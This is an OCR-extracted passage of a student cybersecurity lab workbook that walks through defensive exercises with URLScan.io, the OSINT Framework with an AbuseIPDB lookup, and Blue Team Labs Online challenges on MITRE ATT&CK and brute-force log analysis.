This activity highlights the power and risks associated with Google Dorking; an advanced search technique used for discovering publicly accessible but unintentionally exposed data.

D. URLScan.io

Objective

URLScan.io is a web-based OSINT tool used for analyzing and scanning websites to detect phishing, malware, and suspicious redirects. It provides a sandboxed environment where analysts can safely examine page content, external connections, and security risks without exposing their systems to potential threats. Unlike traditional WHOIS lookups or passive domain analysis tools, URLScan.io actively renders and analyzes webpages, extracting metadata, HTTP headers, and embedded links for security investigations. This tool is commonly used for SOC investigations, phishing analysis, and web threat intelligence.

For this activity our aim is to:

1. Access URLScan.io through a web browser.
2. Submit a website URL for analysis.
3. Learn how to interpret the scan results.


4. Apply your learnings to identify malicious indicators in websites.

Scenario

You are a SOC analyst investigating a suspicious email containing a possible phishing link. Clicking the link directly could be dangerous, so you decide to analyze the URL in a safe environment using URLScan.io.


Lab Procedure

Step 1: Go to urlscan.io and input the malicious URL.





In this case, we used the phishing link that was sent recently to all HAU outlook emails.

Step 2: With this summary it gives us a gist of where the website is hosted, IPs associated with it, etc.



Step 3: To dive deeper into analyzing the website we can click on the blue selection tab to find a more detailed explanation.





Lesson Learned

This activity highlights the importance of safely analyzing suspicious URLs without directly interacting with potentially malicious websites. URLScan.io provides a secure and effective way to investigate phishing attempts, malware distribution sites, and suspicious redirects by rendering the webpage in a controlled environment. By using this tool, analysts can gather intelligence on the domain, its hosting details, embedded scripts, and network connections without risking infection.

E. OSINT Framework

Objective

OSINT Framework is a web-based directory of OSINT tools categorized by data type, such as domains, IP addresses, email searches, and social media analysis. Unlike standalone OSINT tools like theHarvester or Recon-ng, OSINT Framework acts as a resource hub, helping analysts find the best tool for a specific investigation. It provides links to hundreds of publicly available OSINT tools, making it an essential reference for threat intelligence, penetration testing, and SOC investigations.

For this activity our aim is to:


1. Explore the OSINT Framework website.
2. Identify tools for domain and IP investigations.
3. Learn how to use OSINT tools for real-world SOC cases.
4. Apply your learnings to discover new OSINT techniques.

Scenario

You are a SOC analyst tasked with investigating a suspicious IP address reported in a phishing attack. Instead of manually searching for different OSINT tools, you use OSINT Framework to find the most relevant resources for IP analysis, domain lookups, and reputation checks.


Lab Procedure

Step 1: Open a web browser and visit https://osintframework.com/.




Step 2: Locate the "IP Address" category and click on it to expand the available tools and select the following tools for investigation.

- AbuseIPDB (for checking IP reputation and reported abuse).




Step 3: Enter a known suspicious IP address (e.g., 35.190.27.135) into the selected tool.



Step 4: Answer the following questions based on your findings:

- Is the IP flagged as malicious or suspicious?
- Has the IP been reported in any recent attacks?



IP Abuse Reports for **35.190.27.135**:

This IP address has been reported a total of **16** times from 14 distinct sources. 35.190.27.135 was first reported on March 30th 2021, and the most recent report was **1 year ago**.

Old Reports: The most recent abuse report for this IP address is from **1 year ago**. It is possible that this IP is no longer involved in abusive activities.

Reporter	IoA Timestamp in UTC	Comment	Categories
gbetsis	2023-10-10 07:04:12 (1 year ago)	TCP Port Scanning	Port Scan, Exploited Host
PT	2023-06-26 14:18:44 (1 year ago)	Phishing: https://autenticacaoemaill.flazio[.]fr/	Phishing, Email Spam
ISPLtd	2023-03-22 15:00:00 (1 year ago)	Mar 22 11:59:56 SRC=35.190.27.135 PROTO=TCP SPT=80 DPT=56008 SYN Mar 22 11:59:56 SRC=35.190.27 ... show more	Port Scan
Anonymous	2023-03-22 14:57:18 (1 year ago)	slow and persistent scanner	Port Scan, Hacking, Exploited Host
MirrorImageGaming	2023-03-22 14:21:31 (1 year ago)	TCP probe(s) @ 61106 US	Port Scan
marcel-knorr.de	2023-03-22 14:12:41 (1 year ago)	[MK-VM3] Blocked by UFW	Port Scan, Brute-Force
Byteme	2023-03-22 14:06:26 (1 year ago)	[DoS Attack: SYN/ACK Scan] from source: 35.190.27.135, port 80, Wednesday, March 22, 2023	Port Scan
marcel-knorr.de	2023-03-22 13:54:57 (1 year ago)	[MK-VM1] Blocked by UFW	Port Scan, Brute-Force
KPS	2023-03-22 13:23:44 (1 year ago)	PortscanM	Port Scan
Anonymous	2023-03-22 13:05:25 (1 year ago)	Shorewall log file match.	Port Scan
en0	2023-03-22 13:01:36	35.190.27.135 was recorded 3 times by 1 hosts attempti	Port Scan

Step 5: Compare results from multiple tools and summarize your analysis. As there are other tools here for you to use, so go explore!

Lesson Learned

This activity points out the importance of using centralized OSINT resources like the OSINT framework to efficiently gather intelligence on domains, IP addresses, and other digital artifacts. Also, cross-reference must be practiced as well to ensure more accurate assessments.

Blue Team Labs Online

Objective


The purpose of this website is for students to create their own accounts and tackle the available challenges here for free. Blue Team Labs Online is a platform for all interested in honing their blue teaming skills, specifically in security investigations covering incident response, digital forensics, security operations, reverse engineering, and threat hunting.

Prerequisites


Before starting this activity, ensure that you:

3. Have an active account on Blue Team Labs Online (https://blueteamlabs.online).
4. Log in and navigate to the appropriate challenge.
5. Install necessary tools such as Wireshark for network analysis.

A. ATT&CK




Questions




Step 1: Access the MITRE ATT&CK Framework

- Go to https://attack.mitre.org/
- Research the provided questions using the MITRE ATT&CK Framework.
- It is crucial to understand the threat lifecycle and detection techniques.




Step 2: Answer the Questions Using the Framework

- Utilize key terms and filters to locate the correct threat techniques.
- **Question 1:**
  - *Your company heavily relies on cloud services like Azure AD, and Office 365 publicly. What technique should you focus on mitigating, to prevent an attacker performing Discovery activities if they have obtained valid credentials? (Hint: Not using an API to interact with the cloud environment!) (2 points).*
- Answer:




- **Question 2:**
  - *You were analyzing a log and found uncommon data flow on port 4050. What APT group might this be? (2 points).*
- Answer:




- **Questi**

  - *The framework has a list of 9 techniques that falls under the tactic to try to get into your network. What is the tactic ID? (2 points).*
- Answer:



- **Question 4:**
  - *A software prohibits users from accessing their account by deleting, locking the user account, changing password etc. What such software has been documented by the framework? (2 points).*
- Answer:

- **Question 5:**
  - *Using 'Pass the Hash' technique to enter and control remote systems on a network is common. How would you detect it in your company? (2 points).*
- Answer:




Lesson Learned

The MITRE ATT&CK framework is a crucial tool for understanding and countering cyber threats. By mapping adversary tactics, techniques, and procedures (TTPs), security teams can improve their threat intelligence and incident response strategies. Analyzing logs for unusual behavior, such as unauthorized discovery activities, unexpected network traffic, and credential-based attacks, helps organizations detect and

mitigate security risks. Understanding these techniques enhances an organization's ability to prevent breaches and respond effectively to cyber incidents.

B. BRUTEFORCE



Questions

Step 1: Extract the Log File

- Download the Bruteforce.zip file from the challenge.
- Extract it using the provided password: BTLO.
- Identify the log file format (e.g., *.ectx, .csv, .txt*).


Step 2: Analyze the Logs

Use one of the suggested tools:

- **Grep (Linux/macOS)** – Useful for searching specific terms in a log file.
- **Text Editor (Notepad++, Sublime, VS Code)** – If it's a plaintext log.
- **Excel (CSV format)** – If the logs are structured in tabular format.

